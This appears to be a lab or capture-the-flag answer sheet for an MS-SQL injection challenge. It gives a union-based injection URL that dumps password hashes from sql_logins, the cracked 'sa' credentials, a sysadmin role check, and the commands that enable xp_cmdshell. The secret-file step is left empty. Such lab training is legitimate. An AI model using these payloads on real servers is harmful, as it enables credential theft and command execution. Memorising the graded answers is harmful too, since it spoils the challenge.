Challenge 18

http://192.168.2.7/sql10/ [level: Advanced]

- What is the SQL server username?

  sa

- Where does MS-SQL save password hashes for database users?

  Sql_logins (name, password_hash)

- In which format are password hashes stored?


  varbinary

- How can you obtain password hashes in hex format?

  Using function master.sys.fn_varbintohexstr()

- What is the value of salt in password hash for user 'sa'?

  http://192.168.2.7/sql10/?qid=1%27%20union%20select%20null,%20name,%20master.sys.fn_varbintohexstr%28password_hash%29%20from%20master.sys.sql_logins--



0x0100327dc60a5134c704585d28273636942247a6ce694a2f22cb

Salt is 327dc60a

- Obtain the password hashes for all user and the decrypted password? (2 marks)

  Sa/sa

- Does the current user have access to run xp_cmdshell? (2 marks)

  Yes

  http://192.168.2.7/sql10/?qid=1%27%20and%20is_srvrolemember%28%27sysadmin%27%29%3E0--

  Returns true


- Is xp_cmdshell enabled? (2 marks)

  By Default MS-SQL 2005 and higher, xp_cmdshell is disabled.

EXEC sp_configure 'show advanced options', 1;--
RECONFIGURE; —
EXEC sp_configure 'xp_cmdshell', 1; —
RECONFIGURE;

- What are the contents of file c:\secret.txt (10 marks)

  You can run sqlmap for this:



- Disable xp_cmdshell and provide proof
- EXEC sp_configure 'show advanced options', 1;--
  RECONFIGURE; —
  EXEC sp_configure 'xp_cmdshell', 0; —
  RECONFIGURE;

Further reading:

http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

http://pentestmonkey.net/blog/resurecting-xp_cmdshell

http://www.blackhat.com/presentations/bh-europe-09/Guimaraes/Blackhat-europe-09-Damele-SQLInjection-slides.pdf